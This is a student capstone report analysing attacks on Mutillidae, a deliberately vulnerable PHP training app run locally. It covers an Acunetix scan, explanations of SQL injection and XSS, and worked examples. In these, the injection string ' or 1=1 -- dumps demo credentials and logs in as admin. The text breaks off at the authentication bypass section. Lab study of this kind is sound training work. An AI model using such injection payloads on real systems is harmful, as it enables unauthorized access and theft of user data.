MINT 709

Final Capstone Project

Attack and Defense Analysis of an Open Source Web Application

Name: Muhammad Furqan Gagan

Masters of Science in Internetworking

Table of Contents

Table of Figures

1. Introduction

1.1 Problem Description

The Internet and web applications are playing very important role in our today's modern day life. Several activities of our daily life like browsing, online shopping and booking of travel tickets are becoming easier by the use of web applications. As the volumes of the web applications are increasing the security of web applications becomes a major concern. Most of the web applications use the database as a back end to store critical information such as user credentials, financial and payment information, company statistics etc. Highly motivated malicious users to acquire monetary gain continuously target these websites. Multiple client side and server side vulnerabilities like SQL injection and cross-site scripting are discovered and exploited by malicious users. SQL injection attacks and cross-site scripting vulnerabilities are top ranked in the open web application security project top ten vulnerabilities list. A number of security approaches are proposed and used like secure coding practices, encryption, static and dynamic analysis of code to secure the web applications but statistics shows that these vulnerabilities are still transpiring at the top.

1.2 Scope

Perform detailed study of SQL injection and cross-site scripting. Using the study performing various common SQL Injection and cross-site scripting attacks using an open source PHP based web application. Present detailed analysis of the attacks performed and explains the methods and techniques used to accomplish them. Concluding with presenting an integrated model to prevent overall SQL injection and cross site-scripting attacks by modifying PHP code of web application.

2. Tools Required for Project

2.1 Mutillidae

Mutillidae is an open source, deliberately vulnerable web-application based on PHP, target for web-security training. For users who do not want to administer a webserver Mutillidae can be installed on various platforms such as LINUX, Windows etc. Mutillidae is an easy-to-use web hacking environment to practice and perform penetration testing of web application using various techniques. Mutillidae has several advantages that make the system attractive for independent study. These may be summarized as vulnerabilities/ challenges and automated setup recovery.

2.2 Xampp

Xampp is a free and open source cross-platform web server solution stack package, consisting mainly of the Apache HTTP Server, MySQL database, and interpreters for scripts written in the PHP and Perl programming languages.

2.3 Acunetix Web Vulnerability Scanner

For our project we will use the trial version of the Acunetix Web Vulnerability scanner to scan the mutillidae for SQL and cross Site Scripting errors. Acunetix has some key features which include: An automated web application security testing tool that audits web applications by checking for exploitable hacking vulnerabilities. Automated scans may be supplemented and cross-checked with the variety of manual tools to allow for comprehensive web site and web application penetration testing. It is compliance with OWASP top 10, NIST, SAN top vulnerabilities.

2.4 Burp Suite

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.

- An intercepting Proxy, which inspect and modify traffic between your browser and the target application.


- An application-aware Spider, for crawling content and functionality.
- An advanced web application Scanner, for automating the detection of numerous types of vulnerability.
- An Intruder tool, for performing powerful customized attacks to find and exploit unusual vulnerabilities.
- A Repeater tool, for manipulating and resending individual requests.

2.5 Firefox Web Browser & Add-ons

We will use Firefox browser to take the session of the mutillidae web application. Some of the add-on we will use with the Firefox for our testing includes:

- Firebug
- Hackbar
- Cookies Manager+

3. Flow Chart


Start
Scan for Vulnerabilities
Perform Attacks
SQL Injection
XSS Scripting
Analyse Result
Preventive Measures
End

4. Attacks Involved in Project


4.1 Scanning of Mutillidae

For the very first step in proceeding of the project, we will scan our open source web server that is mutillidae to ensure it is exposed to vulnerabilities and not fully secured. For this scanning we will use Acunetix web vulnerability scanner tool and with the help of that we will generate a report of common vulnerabilities currently present in our web server.

4.1.1 Steps for Scanning

Step 1: Select Target to Scan:

For starting the Scan Wizard, click on File --> New Scan. Now specify the address of the web site or the web application for scanning in the “Scan Single Website” field. As in our project, type http://127.0.0.1:80/mutillidae



Scan Type
Select whether you want to scan a single website or analyze the results of a previous crawl.

Scan type

Here you can scan a single website. In case you want to scan a single web application and not the whole site you can enter the full path below. The application supports HTTP and HTTPS websites.

● Scan single website

Website URL: http://127.0.0.1:80/mutillidae/

If you saved the site structure using the site crawler tool you can use the saved results here. The scan will load this data from the file instead of crawling the site again.

○ Scan using saved crawling results


Filename:

If you want to scan a list of websites, use the Acunetix Scheduler.
You can access the scheduler interface by clicking the link below.
http://localhost:8181/

Figure 1: Select Target to Scan

Step 2: Specify Scanning Options and Crawling Options:

The Scanning Profile field is set to default by itself. Also, we can change it according to our preferences. If we only have to search the vulnerabilities regarding SQL injection, then we can choose SQL injection in the Scanning Profile. We have set it default, to check all the vulnerabilities that are present in the application. Mark the option “Save scan results to database for report generation", and leave the Crawling options blank



Options

Adjust crawling/scanning options from this page.

Scanning options

Scanning profile will enable/disable different tests (or group of tests) from the test database.

Scanning profile: Default

Scanning settings allow you to adjust scanning behavior to the current scan(s).

Scan settings: Default [Customize]

[✓] Save scan results to database for report generation.

Crawling options

These options will define the behaviour of the crawler for the current scans. If you want to modify the general crawler behaviour, you should go to settings.


[ ] After crawling let me choose the files to scan

[ ] Define list of URL's to be processed by crawler at start

Filename:

Figure 2: Specify Scanning Options and Crawling Options

Step 3: Confirm Target and Technologies Detected:



Target

Please wait until the scanning is finished. You can also adjust details such as operating system, webserver, technology or change the base path. By entering these details you can reduce the scanning time.

Target information

⊟ 127.0.0.1:80	✓
Base path	/mutillidae/
Server banner	Apache/2.2.21 (Win32) mod_ssl/2.2.21 OpenSSL/1.0.
Target URL	http://127.0.0.1:80/mutillidae/
Operating system	Windows
WebServer	Apache 2.x
⊟ Optimize for following technologies	[PHP, mod_ssl, OpenSSL]
ASP	☐
ASP.NET	☐
PHP	✓
Perl	☐
Java/J2EE	☐
ColdFusion/Jrun	☐
Python	☐
Ruby	☐
mod_ssl	✓
mod_perl	☐
mod_python	☐
OpenSSL	✓


Status : **Done**

Figure 3: Confirm Target and Technologies Detected

We can reduce the time of scan by reducing the number technologies for the tests such as PHP, mod_ssl, OpenSSL, etc. After selecting the preferred technologies, click on 'Next'.

Step4. Configure Login:

On the Login page we have the field "Login sequence". In this field we used the "<no login sequence>" for our project. We can also use the New Login Sequence option. Further, click on 'Next'.



Login

Configure input/login details for password protected areas or HTML forms


Forms Authentication

If your website requires forms authentication, you need to record the steps required to login on the website. This will be saved as a login sequence file and can be used later.
You can also specify a section of the website which you do not want to be crawled (for example links that will log you out from the website).

Login sequence: <no login sequence> New Login Sequence

Figure 4: Configure Login

Step5. Final Scan Wizard:



Finish

After analyzing the website responses, we have compiled a list of recommendations for the current scan.

AcuSensor setup

AcuSensor is enabled on Acunetix WVS but seems not to be configured on the target server(s). Install the sensor on your target server(s). If the sensor is already installed, set the correct password for the server(s) by clicking on customize. You can verify if a specific server responds by using the test button from the sensor settings.

Case insensitive server

It seems that the server is using CASE-insensitive URLs. If you want to set case insensitive crawling check below, otherwise value from settings will be used.

✓ CASE insensitive crawling

Additional hosts detected

Some additional hosts were detected. Check the ones you want to include in the scan.

- addons.mozilla.org
- en.wikipedia.org
- irongeek.com
- samurai.inguardians.com
- twitter.com
- www.backtrack-linux.org


Save customized scan settings

Figure 5: Final Scan Wizard

Click on "Finish" at the end of the page.

Step6. Complete the Scan:

After clicking the finish on the scan wizard, the scanning of the application starts finding the vulnerabilities in the application.



Start URL: http://127.0.0.1:80/mutillidae/ Profile: Default

```
Scan Results                                          Status
Scan Thread 1 ( http://127.0.0.1:80/mutillidae/ )     Finished (216 alerts)
  Web Alerts (216)
    Blind SQL Injection (5)
    Cross Site Scripting (125)
    Directory Traversal (42)
    File inclusion (1)
    PHP Hash Collision Denial Of Service Vulnerability (1)
    Script source code disclosure (1)
    SQL injection (4)
    Apache httpOnly Cookie Disclosure (1)
    Application error message (6)
    Directory Listing (6)
    PHPinfo page found (1)
    Source code disclosure (1)
    Webalizer script (1)
    Apache server-info enabled (1)
    Apache server-status enabled (1)
    OPTIONS method is enabled (1)
    Password field submitted using GET method (1)
    Possible sensitive directories (1)
    Possible sensitive files (1)
    Sensitive page could be cached (1)
    Session Cookie without HttpOnly flag set (1)
    Session Cookie without Secure flag set (1)
    TRACE method is enabled (1)
    User credentials are sent in clear text (3)
    Password type input with autocomplete enabled (4)
```

Alerts summary 216 alerts

acunetix threat level
Level 3: High

Acunetix Threat Level 3
One or more high-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.

Total alerts found	216
High	179
Medium	16
Low	13
Informational	8

Target information	http://127.0.0.1:80/mutillidae/
Statistics	11373 requests
Progress	Scan is finished 100.00%

Activity Window

```
March 31 21:18.45, [Error] Scan aborted because of too many network errors! This can be configured from Configuration > Scan settings > Scanning Options.
March 31 21:18.45, [Error] Scan "Scan Thread 1" was aborted by user.
March 31 21:18.54, [Error] Scan "Scan Thread 1" was aborted by user.
March 31 21:18.54, [Error] Scan "Scan Thread 1" was aborted by user.
```

Figure 6: Complete Scan

4.2 SQL Injection Attacks

4.2.1 Description

SQL injection is a technique through which we inject the wrong SQL queries to the server or web server for exploiting the security vulnerabilities of the applications or website's. The vulnerability happens when user input is incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. The SQL queries are injected from the web form into the database of an application or websites to change the database content or dump the database information like credit card or passwords to the attacker. It is generally known as an attack for websites, but can be used to attack any type of SQL database.

4.2.2 Impact of the Vulnerability

The attacker is able to inject the vulnerable SQL statements to the application, which will compromise the integrity and the security level of the applications database and also expose out some private or sensitive information of that application to the attacker.

The main consequences are:

- **Confidentiality**: Since SQL databases generally hold sensitive data; loss of confidentiality is a frequent problem with SQL Injection vulnerabilities.

- **Authentication**: If poor SQL commands are used to check user names and passwords, it may be possible to connect to a system as another user with no previous knowledge of the password.

- **Authorization**: If authorization information is held in a SQL database, it may be possible to change this information through the successful exploitation of SQL Injection vulnerability.

- **Integrity**: Just as it may be possible to read sensitive information, it is also possible to make changes or even delete this information with a SQL Injection attack.

4.2.3 Different types of SQL Injection

Types of SQL injection we worked in our project are:

1. Direct SQL injection
2. Blind SQL injection
3. Bypass Authentication
4. Blind SQL injection using Timing attack
5. Union queries
6. Inserting data using SQL injection
7. Read OS Files using SQL Injection

4.3 Cross Site Scripting Attacks

4.3.1 Description

Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same origin policy. Cross-site scripting carried out on websites accounted for roughly 84% of all security vulnerabilities.

XSS is the most prevalent web application security flaw. Detection of most XSS flaws is fairly easy via testing or code analysis.

The expression "cross-site scripting" originally referred to the act of loading the attacked, third-party web application from an unrelated attack site, in a manner that executes a fragment of JavaScript prepared by the attacker in the security context of the targeted domain (a *reflected* or *non-persistent* XSS vulnerability). The definition gradually expanded to encompass other modes of code injection, including persistent and non-

JavaScript vectors (including ActiveX, Java, VBScript, Flash, or even HTML scripts), causing some confusion to newcomers to the field of information security.

4.3.2 Impact of the vulnerability

Malicious users may inject JavaScript, VBScript, ActiveX, HTML or Flash into a vulnerable application to fool a user in order to gather data from them. An attacker can steal the session cookie and take over the account, impersonating the user. It is also possible to modify the content of the page presented to the user.

Through an XSS defect, arbitrary code can be executed in the attacked user's browser. This can easily be done using all the various ways a website is collecting inputs. Cross-site scripting can be performed by passing scripts in form of:

- Text Box (input controls)
- Query Strings
- Cookies
- Session variables
- Application variables
- Retrieved data from an external or shared source

The following is a brief list of the potential damage that can be caused by XSS attacks:

- Stealing and continuing the session of the (authenticated) victim
- Manipulating files on the victim's computer or the network has access to
- Recording all keystrokes the victim makes in a Web application and sending them to the hacker
- Stealing files from the attacked user's computer or the network he has access to
- Probing a company's intranet (where the victim is located) for further vulnerabilities
- Launching other attacks against systems the victim can reach with her browser (on the Intranet)
- Performing brute force password cracking through the attacked user's compromised browser

It is clear from that list, that XSS is also compliance violation, as it affects privacy and accountability.

4.3.3 Different types of Cross Site Scripting Attacks

There are different types of cross-site scripting. In our project we have worked on:

1. Persistent Cross site scripting

The persistent (or stored) XSS vulnerability occurs when the data provided by the attacker is saved by the server such as in a database, in a message forum, visitor log, comment field, etc., and then permanently displayed on "normal" pages returned to other users in the course of regular browsing, without proper HTML escaping. A classic example of this is with online message boards where users are allowed to post HTML formatted messages for other users to read.

Persistent XSS can be more significant than other types because an attacker's malicious script is rendered automatically, without the need to individually target victims or lure them to a third-party website.

2. Non Persistent or Reflected Cross Site Scripting

These holes show up when the data provided by a web client, most commonly in HTTP query parameters or in HTML form submissions, is used immediately by server-side scripts to parse and display a page of results for and to that user, without properly sanitizing the request.

Reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other web site. When a user is tricked into clicking on a malicious link, submitting a specially crafted form, or even just browsing to a malicious site, the injected code travels to the vulnerable web site, which reflects the attack back to the user's browser. The browser then executes the code because it came from a "trusted" server. Reflected XSS is also sometimes referred to as Non-Persistent

5. SQL Injection Attacks

5.1 Direct SQL Injection

5.1.1 Description


Direct SQL Command Injection is a technique where an attacker creates or alters existing SQL commands to expose hidden data, or to override valuable ones, or even to execute dangerous system level commands on the database host. This is accomplished by the application taking user input and combining it with static parameters to build an SQL query.

5.1.2 Method of Examination

If true statements are passed to the field username, the query gets exploited, because the query gets the values directly from the field username and there is no filters used in the code. The true statement we pass to the name field is "' or 1=1 – ".


5.1.3 Analysis of Result

Through direct SQL injection, we pass the wrong SQL statements to extract data through the vulnerable fields, i.e. username and password, on the page user-info.php



Name	' or 1=1 --
Password	

Figure 7: User-info.php page showing injected SQL statement


Please enter username and password to view account details

Name: ' or 1=1 --

Password: '

Dont have an account? Please register here

Results for "' or 1=1 -- ".18 records found.

```
Username=admin
Password=adminpass
Signature=root

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
Signature=I like the smell of confunk
```

Figure 8: User-info page exposing hidden information

5.2 Blind SQL Injection

5.2.1 Description


Blind SQL Injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker. The page with the vulnerability may not be one that displays data but will display differently depending on the results of a logical statement injected into the legitimate SQL statement called for that page. This type of attack can become time-intensive because a new statement must be crafted for each bit recovered. There are several tools that can automate these attacks once the location of the vulnerability and the target information has been established

5.2.2 Method of Examination

In Blind SQL Injection, we pass the True and False statements in the vulnerable fields. If it extracts some data, then the blind SQL is successful. Pass the true value to the username field as "' or 1=1 – " and an apostrophe to the password field on the login.php page.

5.2.3 Analysis of Result

The figure 3 shows the SQL injection statement:


Please sign-in

Name ' or 1=1 --


Password

Login

Dont have an account? Please register here

Figure 9: login page showing SQL injection statement

This logs in the attacker in to the application as the “admin (root)” user. Shown in fig 4


OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.0 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Logged In Admin: admin (root)

Home | Logout | Toggle Hints | Toggle Security | Reset DB | View Log | View Captured Data | Hide Popup Hints | Enforce SSL

Mutillidae: Deliberately Vulnerable Web Pen-Testing Application

Figure 10: Login with admin (root) account

5.3 Bypass Authentication

5.3.1 Description

While most applications require authentication for gaining access to private information or to execute tasks, not every authentication method is able to provide adequate security. Negligence, ignorance, or simple understatement of security threats often result in authentication schemes that can be bypassed by simply skipping the login page and directly calling an internal page that is supposed to be accessed only after authentication has been performed. In Authentication Bypass using SQL injection, the attacker gets the rights and privileges of any user without knowing the password of that user. The attacker injects the SQL statements on the login.php page to exploit the attack.


In addition to this, it is often possible to bypass authentication measures by tampering with requests and tricking the application into thinking that we're already authenticated. This can be accomplished either by modifying the given URL parameter or by manipulating the form or by counterfeiting sessions.

5.3.2 Method of Explanation

